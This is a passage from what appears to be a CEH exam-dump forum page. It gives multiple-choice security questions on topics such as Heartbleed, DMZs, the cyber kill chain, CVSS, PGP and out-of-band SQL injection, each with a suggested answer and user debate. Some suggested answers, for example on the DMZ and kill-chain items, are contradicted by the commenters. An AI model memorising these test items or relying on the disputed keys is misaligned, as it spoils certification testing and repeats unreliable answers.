- C. Shared
- D. Root

Suggested Answer: B

Community vote distribution

B (100%)

  **Nufforabing** Highly Voted 3 years, 6 months ago

The data obtained by a Heartbleed attack may include unencrypted exchanges between TLS parties likely to be confidential, including any form post data in users' requests. Moreover, the confidential data exposed could include authentication secrets such as session cookies and passwords, which might allow attackers to impersonate a user of the service. An attack may also reveal private keys of compromised parties.

<https://en.wikipedia.org/wiki/Heartbleed>

• B. Private

upvoted 13 times

  **SeaH0rse66** Highly Voted 2 years, 7 months ago

Selected Answer: B

<https://heartbleed.com>

"What makes the Heartbleed Bug unique?"

Bugs in single software or library come and go and are fixed by new versions. However this bug has left large amount of PRIVATE KEYS and other secrets exposed to the Internet."



upvoted 7 times

  **xg16ev5k** Most Recent 11 months, 1 week ago

Selected Answer: B

B is corect answer

upvoted 1 times

  **juliosc** 1 year, 9 months ago

There is no sense of exposing a publick Key

upvoted 1 times

  **Daniel8660** 2 years, 2 months ago


Selected Answer: B

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet.

This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content.

<https://heartbleed.com/>

upvoted 3 times

  **Snipa_x** 3 years, 1 month ago

The answer is correct but, if you didn't know that then please go back and try to understand public key infrastructure(PKI). You'll need this on your journey.

upvoted 4 times

  **ANDRESCB1988** 3 years, 5 months ago

correct

upvoted 1 times

Why should the security analyst disable/remove unnecessary ISAPI filters?

- A. To defend against social engineering attacks
- B. To defend against webserver attacks
- C. To defend against jailbreaking
- D. To defend against wireless attacks

Suggested Answer: B

Community vote distribution

B (100%)

  **czarul79**  3 years, 10 months ago

B is corect answer. ISAPI filters can be registered with IIS to modify the behavior of a server. Ref.: [https://docs.microsoft.com/en-us/previous-versions/iis/6.0-sdk/ms524610\(v=vs.90\)](https://docs.microsoft.com/en-us/previous-versions/iis/6.0-sdk/ms524610(v=vs.90))

upvoted 12 times

  **xg16ev5k**  11 months, 1 week ago

Selected Answer: B

B is corect answer

upvoted 1 times

  **Daniel8660** 2 years, 2 months ago

Selected Answer: B

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet.

This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content.

<https://heartbleed.com/>


upvoted 1 times

  **Daniel8660** 2 years, 2 months ago

Defend Against Web Server Attacks

Remove unnecessary Internet Server Application Programming Interface (ISAPI) filters from the web server. Remove all unnecessary IIS script mappings for optional file extensions to avoid exploitation of any bugs in the ISAPI extensions that handle these types of files. (P.1697/1681)

upvoted 4 times

  **dinonino** 2 years, 3 months ago

measure to defend against web server attacks: Remove unnecessary Internet Server Application Programming Interface (ISAPI) filters from the web server.

Module

upvoted 3 times

  **ANDRESCB1988** 3 years, 5 months ago

correct

upvoted 1 times

Which of the following is a component of a risk assessment?

- A. Administrative safeguards
- B. Physical security
- C. DMZ
- D. Logical interface

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ 👤 **Average_Joe** Highly Voted 🏆 8 months, 3 weeks ago

Apparently there 4 Critical Components of an Effective Risk Assessment. They are:

- Technical Safeguards
- Organisational Safeguards
- Physical Safeguards
- Administrative Safeguards

Src: <https://www.digirad.com/four-critical-components-effective-risk-assessment/>

I ain't sure about this famalam
upvoted 10 times

🗳️ 👤 **fhranke** Most Recent 🕒 8 months, 2 weeks ago

Selected Answer: A

The HIPAA Security Rule establishes national standards to protect individuals' electronic personal health information that is created, received, used, or maintained by a covered entity. The Security Rule requires appropriate administrative, physical, and technical safeguards to ensure the confidentiality, integrity, and security of electronically protected health information.

CEHv11 book page 97 (81)

upvoted 3 times

🗳️ 👤 **ANDRESCB1988** 1 year, 5 months ago

correct, option A

upvoted 1 times

🗳️ 👤 **UrItenm** 10 months, 2 weeks ago

why? don't say CORRECT, explain please!

upvoted 5 times

🗳️ 👤 **[Removed]** 1 year, 7 months ago

Can anyone please explain this to me?

upvoted 3 times

🗳️ 👤 **QuidProQuoo** 1 year, 7 months ago

Risk assessment: Identify hazards and risk factors that have the potential to cause harm.

- A: Administrative Safeguards.

Think of Security Management Process -Assigned Security Responsibility -Workforce Security -Information Access Management -Security Awareness and Training and so on..

upvoted 10 times

🗳️ 👤 **QuidProQuoo** 1 year, 7 months ago

The other answers are part of these other safeguards, where the safeguards are encompassing

upvoted 2 times

CompanyXYZ has asked you to assess the security of their perimeter email gateway. From your office in New York, you craft a specially formatted email message and send it across the Internet to an employee of CompanyXYZ. The employee of CompanyXYZ is aware of your test. Your email message looks like this:

From: jim_miller@companyxyz.com
To: michelle_saunders@companyxyz.com
Subject: Test message
Date: 4/3/2017 14:37

The employee of CompanyXYZ receives your email message. This proves that CompanyXYZ's email gateway doesn't prevent what?

- A. Email Masquerading
- B. Email Harvesting
- C. Email Phishing
- D. Email Spoofing

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ 👤 **TroyMcLure** Highly Voted 1 year, 3 months ago

Selected Answer: D

Email spoofing is the creation of email messages with a forged sender address to make it look like a valid employee of the company, for example. Masquerading is when you spoof the mail and modify the content to look like a legitimate mail.

The mail protection system can detect a spoofed sender, but not a masqueraded content. It should block the spoofed sender.

upvoted 10 times

🗳️ 👤 **Daniel8660** Highly Voted 1 year, 2 months ago

Selected Answer: D

Email Spoofing is the creation of email messages with a forged sender address. The term applies to email purporting to be from an address which is not actually the sender's; mail sent in reply to that address may bounce or be delivered to an unrelated party whose identity has been faked.

https://en.wikipedia.org/wiki/Email_spoofing

upvoted 5 times

🗳️ 👤 **victorfs** Most Recent 7 months, 4 weeks ago

Selected Answer: D

The correcto opción is D.

Email spoofing

upvoted 1 times

🗳️ 👤 **josevirtual** 1 year ago

Selected Answer: D

Are not A and D essentially the same answer?

upvoted 1 times


Bob, a system administrator at TPNQM SA, concluded one day that a DMZ is not needed if he properly configures the firewall to allow access just to servers/ports, which can have direct internet access, and block the access to workstations. Bob also concluded that DMZ makes sense just when a stateful firewall is available, which is not the case of TPNQM SA.

In this context, what can you say?

- A. Bob can be right since DMZ does not make sense when combined with stateless firewalls
- B. Bob is partially right. He does not need to separate networks if he can create rules by destination IPs, one by one
- C. Bob is totally wrong. DMZ is always relevant when the company has internet servers and workstations
- D. Bob is partially right. DMZ does not make sense when a stateless firewall is available

Suggested Answer: B

Community vote distribution



🗳️ 👤 **M4E_55** Highly Voted 3 years, 11 months ago

Bob needs to find a new job soon. Correct answer C
upvoted 76 times

🗳️ 👤 **WillyWallace333** 1 year, 8 months ago

CORRECT, LOL
upvoted 1 times

🗳️ 👤 **Snipa_x** 3 years, 7 months ago

Lmaoo....
upvoted 3 times

🗳️ 👤 **king777** 2 years, 9 months ago

.....
upvoted 2 times

🗳️ 👤 **YourFriendlyNeighborhoodSpider** 1 year, 7 months ago

hahaha
upvoted 1 times

🗳️ 👤 **Nagato** Highly Voted 3 years, 10 months ago

Bob probably got his certification using only the dumps. You see the irony here.
upvoted 51 times

🗳️ 👤 **CanORage** 3 years, 9 months ago

Lol, brilliant comment
upvoted 5 times

🗳️ 👤 **blehbleh** Most Recent 6 months, 4 weeks ago

Selected Answer: C

If C is not the correct answer on the test then Ec council needs to be shut down.
upvoted 1 times

🗳️ 👤 **DataTraveler** 1 year, 8 months ago

Selected Answer: B

"Create a fixed mapping from internal addresses to externally visible addresses but use a port mapping so that multiple internal machines use the same external address."

p. 1507/1491

upvoted 1 times

🗳️ 👤 **victorfs** 2 years, 1 month ago

Selected Answer: B

The correct option is B.

Bob is partially right. He does not need to separate networks if he can create rules by destination IPs, one by one

upvoted 2 times

🗳️ 👤 **victorfs** 2 years, 1 month ago

Selected Answer: B

The correct option is B;

Bob is partially right. He does not need to separate networks if he can create rules by destination IPs, one by one."

CEH chapter9, Perimeter Defense Mechanisms

upvoted 2 times

🗳️ 👤 **CyberMalware** 2 years, 3 months ago

Selected Answer: C

C is correct

upvoted 1 times

🗳️ 👤 **Shin_Frankie** 2 years, 4 months ago

Selected Answer: C

DMZ separates network

upvoted 1 times

🗳️ 👤 **karloska2015** 2 years, 8 months ago

Correct answer is C ...

upvoted 1 times

🗳️ 👤 **jartavia05** 2 years, 8 months ago

Selected Answer: C

A DMZ is always relevant when it comes to protecting an internal network. With DMZ bob can also prevent lateral movement on public internet servers.

upvoted 4 times

🗳️ 👤 **TroyMcLure** 2 years, 9 months ago

Selected Answer: C

The official answer needs to be fixed ASAP.

upvoted 5 times

🗳️ 👤 **Escltn** 2 years, 9 months ago

Selected Answer: C

A DMZ is always relevant when it comes to protecting an internal network

upvoted 2 times

🗳️ 👤 **Mileke** 3 years, 1 month ago

Selected Answer: C

Correct answer is C

upvoted 2 times

🗳️ 👤 **cazzobsb** 3 years, 2 months ago

Selected Answer: C

Correct.

upvoted 2 times

🗳️ 👤 **LexxxD** 3 years, 3 months ago

Selected Answer: C

Correct answer in the use case should be C. Even if there is a logic behind removing a DMZ it should not be done in general. There is never enough protection.

upvoted 3 times

🗳️ 👤 **semselim** 3 years, 4 months ago

Selected Answer: B

Correct answer B

upvoted 2 times

🗳️ 👤 **cozy1970** 3 years, 5 months ago

Bob can not prevent lateral movement.

C is correct.

upvoted 3 times

Which of the following commands checks for valid users on an SMTP server?

- A. RCPT
- B. CHK
- C. VRFY
- D. EXPN

Suggested Answer: C

Community vote distribution

C (100%)

EngnSu Highly Voted 1 year ago

P.455, SMTP provides 3 built-in-commands:

VRFY - Validates users

EXPN - Shows the actual delivery addresses of aliases and mailing lists

RCPT TO - Defines the recipients of a message

upvoted 10 times

Daniel8660 Most Recent 8 months, 2 weeks ago

Selected Answer: C

SMTP Enumeration

VRFY , validates users (P.455/439)

upvoted 4 times

Average_Joe 1 year, 2 months ago

According to your source Verify (VRFY) and Expand (EXPN) do the same thing. Upon further research it seems that VRFY is used to verify an (email) address and EXPN is used to determine the membership of a mailing list.

Src(s): <https://cr.yp.to/smtp/vrfy.html>

http://www.smtp-server.com/simple_mail_verifying.htm

upvoted 1 times

Average_Joe 1 year, 2 months ago

This was meant for @adespino

upvoted 1 times

adespino 1 year, 10 months ago

Use the VRFY command to verify whether a given mailbox exists on the local host.

<https://www.ibm.com/docs/en/zos/2.1.0?topic=sc-vrfy-command-verify-whether-mailbox-exists-local-host>

upvoted 3 times

ANDRESCB1988 1 year, 11 months ago

correct

upvoted 2 times

americaman80 2 years, 2 months ago

C is correct.

upvoted 3 times

Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mail servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API.

Which of the following tools is used by Wilson in the above scenario?

- A. Factiva
- B. ZoomInfo
- C. Netcraft
- D. Infoga

Suggested Answer: D

Community vote distribution

D (100%)

 **adespino** Highly Voted 2 years, 10 months ago

Infoga is a free and open-source tool, which is used for finding if emails were leaked using haveibeenpwned.com API. Infoga is used for scanning email addresses using different websites and search engines for information gathering and finding information about leaked information on websites and web apps.

upvoted 14 times

 **steffBarj** Most Recent 11 months, 1 week ago

ZoomInfo

upvoted 1 times

 **wucy0612** 1 year, 8 months ago

Selected Answer: D

Tracking Email Communications

Email tracking monitors the email messages of a particular user. This kind of tracking is possible through digitally time-stamped records that reveal the time and date when the target receives and opens a specific email. Email tracking tools allow an attacker to collect information such as IP addresses, mail servers, and service providers involved in sending the email. Attackers can use this information to build a hacking strategy and to perform social engineering and other attacks. Examples of email tracking tools include eMailTrackerPro, Infoga, and Mailtrack. (Module02 Page.129) Infoga is a tooljavascript:void(0) used for gathering email account information (IP, hostname, country, etc.) from different public sources (search engines, pgp key servers, and Shodan), and it checks if an email was leaked using the haveibeenpwned.com API. (Module02 Page.131)

upvoted 3 times

 **Daniel8660** 1 year, 8 months ago

Selected Answer: D

Email Footprinting

Email tracking monitors the email messages of a particular user.

Email tracking tools allow an attacker to collect information such as IP addresses, mail servers, and service providers involved in sending the email. Attackers can use this information to build a hacking strategy and to perform social engineering and other attacks. Examples of email tracking tools include eMailTrackerPro, Infoga, and Mailtrack. (P.208/192)

upvoted 3 times

 **ANDRESCB1988** 2 years, 11 months ago

correct

upvoted 2 times

Bob, an attacker, has managed to access a target IoT device. He employed an online tool to gather information related to the model of the IoT device and the certifications granted to it.



Which of the following tools did Bob employ to gather the above information?

- A. FCC ID search
- B. Google image search
- C. search.com
- D. EarthExplorer

Suggested Answer: A

Community vote distribution

A (100%)


  **blacksheep6r** Highly Voted 2 years, 8 months ago

Footprinting Techniques

Footprinting techniques are used to collect basic information about the target IoT and OT platforms to exploit them. Information collected through footprinting techniques includes IP address, hostname, ISP, device location, banner of the target IoT device, FCC ID information, certification granted to the device, etc.

pg. 5052 ECHv11 manual

upvoted 13 times

  **Daniel8660** Highly Voted 1 year, 8 months ago

Selected Answer: A

Information Gathering using FCC ID Search

FCC ID Search helps in finding the details and granted certification of the devices.

FCC ID contains two elements: Grantee ID (initial three or five characters) and Product ID (remaining characters).

Attackers can gather basic information about a target device using FCC ID Search available on <https://www.fcc.gov/oet/ea/fccid>

Using this information, an attacker can find underlying vulnerabilities in the target device and launch further attacks. (P.2630/2614)



upvoted 5 times

  **JohanLondon** Most Recent 11 months ago

Every wireless electronic device sold in the United States is issued a unique ID by the Federal Communications Commission, known as the FCC. Each regulated device must be tested at a testing facility and labeled with a unique identification code before it can be marketed and sold in the United States. Once a wireless radio device is certified, the regulatory testing results are kept in a searchable public database.

The FCC ID code that is on/assigned to every regulated wireless devices can be used to perform an FCC ID search. There are photos and RF laboratory testing results available for viewing for research and transparencies purposes.

upvoted 1 times

  **Grey975** 1 year, 11 months ago

FCC ID Search can be used to look up detailed information on the device if an FCC identification number is printed on the board (or found otherwise).

This search will return information on the manufacturer, model, and chipset

pg. 2252 CEHV11 e-book

upvoted 2 times

  **ANDRESCB1988** 2 years, 11 months ago

correct

upvoted 2 times

A penetration tester is performing the footprinting process and is reviewing publicly available information about an organization by using the Google search engine.

Which of the following advanced operators would allow the pen tester to restrict the search to the organization's web domain?

- A. [allinurl:]
- B. [location:]
- C. [site:]
- D. [link:]

Suggested Answer: C

Community vote distribution

C (100%)

 **Daniel8660**  1 year, 8 months ago

Selected Answer: C

Footprinting Using Advanced Google Hacking Techniques

[site:] Restricts the results to those websites in the given domain. (P.119/103)

upvoted 5 times

 **JohanLondon**  11 months ago

Google hacking or Google dorking https://en.wikipedia.org/wiki/Google_hacking It is a hacker technique that uses Google Search and other Google applications to find security holes in the configuration and computer code that websites are using. Google dorking could also be used for OSINT.

Search syntax https://en.wikipedia.org/wiki/Google_Search

Google's search engine has its own built-in query language. The following list of queries can be run to find a list of files, find information about your competition, track people, get information about SEO backlinks, build email lists, and of course, discover web vulnerabilities.

[site:] Search within a specific website

Incorrect answers:

[allinurl:] it can be used to fetch results whose URL contains all the specified characters

[link:] – Search for links to pages

[location:] – A tricky option.

upvoted 1 times

 **Folfoxman** 2 years, 4 months ago

can explain why not link: ?

upvoted 1 times

 **Nuklazzics** 2 years, 3 months ago

In the case of the statement, web domain was mentioned

In the eccouncil book itself informs that:

site: This operator restricts search results to the specified site or domain.

link: This operator searches websites or pages that contain links to the specified website or page.

upvoted 6 times

 **peace_iron** 2 years, 5 months ago

site: - finds pages specific to that site

upvoted 2 times

 **ANDRESCB1988** 2 years, 11 months ago

correct

upvoted 2 times

Annie, a cloud security engineer, uses the Docker architecture to employ a client/server model in the application she is working on. She utilizes a component that can process API requests and handle various Docker objects, such as containers, volumes, images, and networks. What is the component of the Docker architecture used by Annie in the above scenario?

- A. Docker objects
- B. Docker daemon
- C. Docker client
- D. Docker registries

Suggested Answer: B

Community vote distribution

B (100%)

🗲️ 👤 **Nirranjan** Highly Voted 2 years, 8 months ago

The Docker daemon (dockerd) listens for Docker API requests and manages Docker objects such as images, containers, networks, and volumes. A daemon can also communicate with other daemons to manage Docker services.

upvoted 11 times

🗲️ 👤 **Daniel8660** Highly Voted 1 year, 8 months ago

Selected Answer: B

Docker Architecture

Docker Daemon: The Docker daemon (dockerd) processes the API requests and handles various Docker objects, such as containers, volumes, images, and networks. (P.2842/2826)

upvoted 5 times

🗲️ 👤 **steffBarj** Most Recent 11 months, 1 week ago

Docker Objects

upvoted 1 times

🗲️ 👤 **Amios1** 2 years, 4 months ago

Docker daemon is also called docker server

upvoted 2 times

🗲️ 👤 **ANDRESCB1988** 2 years, 11 months ago

correct

upvoted 2 times

🗲️ 👤 **Kamal_SriLanka** 2 years, 11 months ago

B Answer is Correct

upvoted 2 times

🗲️ 👤 **GodSaveTheTuna** 3 years ago

Answer is A?

upvoted 2 times

🗲️ 👤 **GodSaveTheTuna** 3 years ago

Is B lah Wan, <https://docs.docker.com/get-started/overview/#the-docker-daemon>

upvoted 2 times

🗲️ 👤 **Scriptic** 2 years, 10 months ago

The Docker daemon (dockerd) listens for Docker API requests and manages Docker objects such as images, containers, networks, and volumes. A daemon can also communicate with other daemons to manage Docker services.

upvoted 8 times

You are a penetration tester working to test the user awareness of the employees of the client XYZ. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email. Which stage of the cyber kill chain are you at?

- A. Reconnaissance
- B. Weaponization
- C. Command and control
- D. Exploitation

Suggested Answer: D

Community vote distribution

B (100%)

🗳️ 👤 **Mdean** Highly Voted 3 years, 2 months ago

I feel the correct answer is weaponization (B) and not Exploitation (D). Question clearly states that the tester is "creating" the backdoor. It hasn't been sent to the victim yet. So recon was done, weaponization is next, then deliver via email (which is not yet done) and then exploitation. Thoughts?
upvoted 79 times

🗳️ 👤 **lovalim** 2 years, 8 months ago

A prefect explanation. B Weaponization
upvoted 4 times

🗳️ 👤 **Jude2021** Highly Voted 2 years, 11 months ago

option B, Weaponization
upvoted 8 times

🗳️ 👤 **ostorgaf** Most Recent 10 months ago

Selected Answer: B

In the cyber kill chain, the weaponization stage involves crafting and delivering a malicious payload, such as a client-side backdoor, to the target. This stage aims to deliver the initial exploit to the victim's system.
upvoted 1 times

🗳️ 👤 **MK123One** 12 months ago

Selected Answer: B

the correct answer is B because he just make the recon and have to deliver and the exploit and after that command and control
upvoted 1 times

🗳️ 👤 **Muli_70** 1 year, 1 month ago

The stage of the cyber kill chain that the penetration tester is at in this scenario is the Weaponization stage.

The cyber kill chain is a framework used to describe the different stages of a cyber attack, from initial reconnaissance to the final objective of the attacker. The stages of the cyber kill chain are:

Reconnaissance
Weaponization
Delivery
Exploitation
Installation
Command and Control
Actions on Objectives

In this scenario, the penetration tester has already completed the reconnaissance phase by harvesting the email addresses of the employees from public sources. They are now creating a client-side backdoor to send it to the employees via email, which is the weaponization stage. The backdoor is the weapon that the attacker is using to gain access to the employees' systems.

Therefore, the correct answer is option B, Weaponization.
upvoted 3 times

🗨️ 👤 **yasso2023** 1 year, 2 months ago

Selected Answer: B

B. Weaponization
upvoted 2 times

🗨️ 👤 **piccolopersiano** 1 year, 2 months ago

doc 50v11 pg 31. thus B
upvoted 1 times

🗨️ 👤 **Sri0908** 1 year, 3 months ago

Selected Answer: B

In the given scenario, you have harvested two employees' emails and are creating a client-side backdoor to send it to the employees via email. This means that you are at the "Weaponization" stage, where you are crafting a weapon (in this case, a client-side backdoor) that can be used to exploit the target system.

Delivery involves the delivery of the weapon to the target system, while Exploitation involves taking advantage of a vulnerability to gain access to the target system. Installation involves installing the malware on the target system, while Command and control involves establishing a connection to the malware on the target system. Actions on objectives involve the attacker achieving their end goal, which in this case could be accessing sensitive data on the target system.

upvoted 1 times

🗨️ 👤 **mdmdmd** 1 year, 5 months ago

Selected Answer: B

coupling exploit with a backdoor into the deliverable payload...weaponization
upvoted 1 times

🗨️ 👤 **VOAKDO** 1 year, 5 months ago

Selected Answer: B

is "creating" right now.....B=weaponization.
upvoted 1 times

🗨️ 👤 **snemmani** 1 year, 5 months ago

Selected Answer: B

Weaponization it is since the victim has not received it.
upvoted 2 times

🗨️ 👤 **erpiri** 1 year, 6 months ago

Selected Answer: B

El atacante esta creando un backdoor que posteriormente usara en un futuro. Claramente es la opcion B, weaponization.
upvoted 1 times

🗨️ 👤 **kiki533** 1 year, 8 months ago

b is correct
upvoted 1 times

🗨️ 👤 **Daniel8660** 1 year, 8 months ago

Selected Answer: B

Cyber Kill Chain Methodology
Weaponization
Create a deliverable malicious payload using an exploit and a backdoor. (P.30/14)
upvoted 3 times

🗨️ 👤 **C1ph3rSt0rm** 1 year, 9 months ago

Selected Answer: B

As others have pointed out, this is clearly B.

If this is an actual question on the exam, you would think that such an important certification would have someone is reviewing these questions. Does anyone proofread the questions on the actual certification? It's things like this that can cause someone to get a question wrong that should have been correct.

upvoted 1 times

🗨️ 👤 **C1ph3rSt0rm** 1 year, 8 months ago



I think I have an understanding of why they selected D. Although I still agree, this question is terrible and should be B, I think this is the test writers' rational:

1. You are a pen tester.
2. You have already harvested some emails.

These appear to give some inclination that the pen tester already has some internal access and no longer doing recon but setting up the exploit.

I disagree with it but this seems like what they're trying to get at. Thoughts?


upvoted 3 times

  **sn30** 1 year, 9 months ago

Selected Answer: B

Correct answer is B, weaponisation. You are creating the malware which falls into the weaponisation stage

upvoted 1 times

  **tinkerer** 1 year, 9 months ago

Selected Answer: B

B is the correct answer

upvoted 1 times

Sam is working as a system administrator in an organization. He captured the principal characteristics of a vulnerability and produced a numerical score to reflect its severity using CVSS v3.0 to properly assess and prioritize the organization's vulnerability management processes. The base score that Sam obtained after performing CVSS rating was 4.0.

What is the CVSS severity level of the vulnerability discovered by Sam in the above scenario?

- A. Critical
- B. Medium
- C. High
- D. Low

Suggested Answer: B

Community vote distribution

B (100%)

🗳️ 👤 **Scryptic** Highly Voted 1 year, 10 months ago

Maybe this is a bit clearer?

Rating CVSS Score

None 0.0

Low 0.1 - 3.9

Medium 4.0 - 6.9

High 7.0 - 8.9

Critical 9.0 - 10.0

upvoted 43 times

🗳️ 👤 **Alex0921** Highly Voted 2 years ago

1~2~3~4

10-1=9(Critical)

9-2=7(High)

7-3=4(Medium)

4-4=0(Low)

upvoted 38 times

🗳️ 👤 **Daniel8660** Most Recent 8 months, 2 weeks ago

Selected Answer: B

Vulnerability Scoring Systems and Databases

Common Vulnerability Scoring System (CVSS) provides an open framework for communicating the characteristics and impacts of IT vulnerabilities.

CVSS v3.0 Ratings, Medium 4.0-6.9. (P.508/492)

upvoted 3 times

🗳️ 👤 **Silascarter** 1 year, 7 months ago

This question was in the exam from Oct 2021

upvoted 5 times

🗳️ 👤 **Snipa_x** 1 year, 7 months ago

@Silascarter did you pass?

upvoted 2 times

🗳️ 👤 **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 1 times



John wants to send Marie an email that includes sensitive information, and he does not trust the network that he is connected to. Marie gives him the idea of using PGP. What should John do to communicate correctly using this type of encryption?

- A. Use his own private key to encrypt the message.
- B. Use his own public key to encrypt the message.
- C. Use Marie's private key to encrypt the message.
- D. Use Marie's public key to encrypt the message.



Suggested Answer: D

Community vote distribution

D (100%)



  **jcahimbisibwe** Highly Voted 2 years, 10 months ago

When a user encrypts plaintext with PGP, PGP first compresses the plaintext. The session key works with a very secure, fast conventional encryption algorithm to encrypt the plaintext; the result is ciphertext. Once the data is encrypted, the session key is then encrypted to the recipient's public key upvoted 15 times

  **artillery** 2 years, 2 months ago

well stated.

upvoted 1 times

  **Daniel8660** Highly Voted 1 year, 8 months ago

Selected Answer: D

Pretty Good Privacy (PGP)

Often used for data compression, digital signing, encryption and decryption of messages, emails, files, directories, and to enhance the privacy of email communications.

PGP then creates a random key that is a one-time-only secret key. Once the data are encrypted, a random key is encrypted with the recipient's public key. The recipient's copy of PGP uses his or her private key instead of the public key to recover the temporary random key. (P.3091/3075)

upvoted 5 times

  **Steve46** Most Recent 9 months, 2 weeks ago

What should John do to communicate correctly using this type of encryption?

None of these answers are correct. (Though the test will say B is....but....)

In PGP, the message is encrypted with a key that is randomly generated by the Sender. "That key" is then encrypted with the receiver's public key and sent along with the encrypted message to the receiver. At no time is the sender's message encrypted by the receiver's public key.

upvoted 1 times

  **ANDRESCB1988** 2 years, 11 months ago

correct

upvoted 1 times

The network users are complaining because their systems are slowing down. Further, every time they attempt to go to a website, they receive a series of pop-ups with advertisements. What type of malware have the systems been infected with?

- A. Trojan
- B. Spyware
- C. Virus
- D. Adware

Suggested Answer: D

Community vote distribution

D (100%)

🗲️ 👤 **Daniel8660** 8 months, 2 weeks ago

Selected Answer: D

Adware also known as advertisement-supported software, generates revenue for its developers by automatically generating adverts on your screen, usually within a web browser.

upvoted 2 times

🗲️ 👤 **artillery** 1 year, 2 months ago

correct

upvoted 1 times

🗲️ 👤 **amalina** 1 year, 7 months ago

correct

upvoted 1 times

🗲️ 👤 **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 2 times


SQL injection (SQLi) attacks attempt to inject SQL syntax into web requests, which may bypass authentication and allow attackers to access and/or modify data attached to a web application.

Which of the following SQLi types leverages a database server's ability to make DNS requests to pass data to an attacker?

- A. In-band SQLi
- B. Union-based SQLi
- C. Out-of-band SQLi
- D. Time-based blind SQLi

Suggested Answer: C

Community vote distribution



Scriptic Highly Voted 2 years, 10 months ago

Out-of-band SQL injection occurs when an attacker is unable to use the same channel to launch the attack and gather results. ... Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTP requests to deliver data to an attacker.

upvoted 12 times

dinonino 1 year, 9 months ago

for reference: In-band SQL Injection: An attacker uses the same communication channel to perform the attack and retrieve the results

upvoted 4 times

Vincent_Lu Most Recent 10 months, 1 week ago

Selected Answer: A

A. Stealth virus: It's a type of malicious software that can change its own code to avoid being detected by antivirus programs. It can also alter its encryption or hash values when infecting files, making it hard to detect using simple virus signature methods.

B. Tunneling virus: Used in network attacks, but doesn't change its own code or encrypt itself multiple times.

C. Cavity virus: Infects by using empty areas in files, but doesn't explicitly mention changing its own code multiple times or encrypting itself during replication.

D. Encryption virus: Encrypts parts of infected files to avoid detection, but doesn't refer to the virus changing its own code multiple times during replication.

upvoted 1 times

Vincent_Lu 10 months, 1 week ago

Sorry, wrong place, please delete my answer or ignore it, thanks

upvoted 1 times

Daniel8660 1 year, 8 months ago

Selected Answer: C

Types of SQL Injection

Out-of-Band SQL Injection

Attacker needs to communicate with the server and acquire features of the database server used by the web application. Attackers use DNS and HTTP requests to retrieve data from the database server. (P.2046/2030)

upvoted 3 times

ProveCert 2 years, 6 months ago

(C) is the correct answer. Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTP requests to deliver data to an attacker.

upvoted 4 times

ANDRESCB1988 2 years, 11 months ago

correct


upvoted 3 times

Which type of virus can change its own code and then cipher itself multiple times as it replicates?

- A. Stealth virus
- B. Tunneling virus
- C. Cavity virus
- D. Encryption virus

Suggested Answer: A

Community vote distribution



Mdean Highly Voted 3 years, 8 months ago

Stealth or Tunneling Virus should not be the right answer. It should be Polymorphic or metamorphic virus which is not an option. Stealth viruses try to hide from antivirus programs by actively altering and corrupting the service call interrupts while running. The virus code replaces the requests to perform operations with respect to these service call interrupts. Thoughts?

upvoted 34 times

Scriptic 3 years, 4 months ago

Here is an example definition that allows Stealth virus to be acceptable in this situation. Not the best answer, but the only one that is close enough to fit:

"...a stealth virus is a computer virus that uses various mechanisms to avoid detection by antivirus software. Generally, stealth describes any approach to doing something while avoiding notice"

upvoted 11 times

ch_phil 3 years, 8 months ago

True, really expected to have Metamorphic/Polymorphic as an Option

upvoted 13 times

cefibo Highly Voted 3 years, 5 months ago

Encryption Virus: "The replication process is successfully accomplished using the encryptor. Each virus-infected file uses a different key for encryption. Encryption viruses block access to target machines or provide victims with limited access to the system. They use encryption to hide from virus scanners. The virus scanner cannot detect the encryption virus using signatures" From CEH

upvoted 14 times

cyberzzz 2 years, 7 months ago

Here I will disagree with U. The question includes: "can change its own code". Encryption does nothing with the virus code. It just encrypts it, and after some trigger decrypts it and the virus runs. Change of the key does nothing to the source code of virus, just changes the "presentation" form in encrypted state. I will definitely go with Poly/MetaMorphic ones but with provided answers Stealth fits better.

upvoted 7 times

athicalacker Most Recent 9 months, 2 weeks ago

Selected Answer: D

Encryption virus, Option D

upvoted 1 times

sistani 1 year ago

Selected Answer: D

it is D

upvoted 1 times

sringan 1 year, 1 month ago

Selected Answer: D

Encryption viruses block access to target machines or provide victims with limited access to the system. They use encryption to hide from virus scanners. The virus scanner cannot detect the encryption virus using signatures, but it can detect the decrypting module.

Reference: CEH v12 Pg no: 1036

upvoted 1 times

Vincent_Lu 1 year, 4 months ago

Selected Answer: A

- A. Stealth virus: It's a type of malicious software that can change its own code to avoid being detected by antivirus programs. It can also alter its encryption or hash values when infecting files, making it hard to detect using simple virus signature methods.
- B. Tunneling virus: Used in network attacks, but doesn't change its own code or encrypt itself multiple times.
- C. Cavity virus: Infects by using empty areas in files, but doesn't explicitly mention changing its own code multiple times or encrypting itself during replication.
- D. Encryption virus: Encrypts parts of infected files to avoid detection, but doesn't refer to the virus changing its own code multiple times during replication.

upvoted 1 times

  **Incisive11** 1 year, 4 months ago

Official Courseware equates Encryption viruses with cryptolocker viruses.

Pg 1036:

Encryption viruses or cryptolocker viruses penetrate the target system via freeware, shareware, codecs, fake advertisements, torrents, email spam, and so on.

Encryption viruses block access to target machines or provide victims with limited access to the system.

And if you research about Cryptolocker virus:

<https://www.proofpoint.com/au/threat-reference/cryptolocker>

CryptoLocker is a form of ransomware that restricts access to infected computers by encrypting its contents.

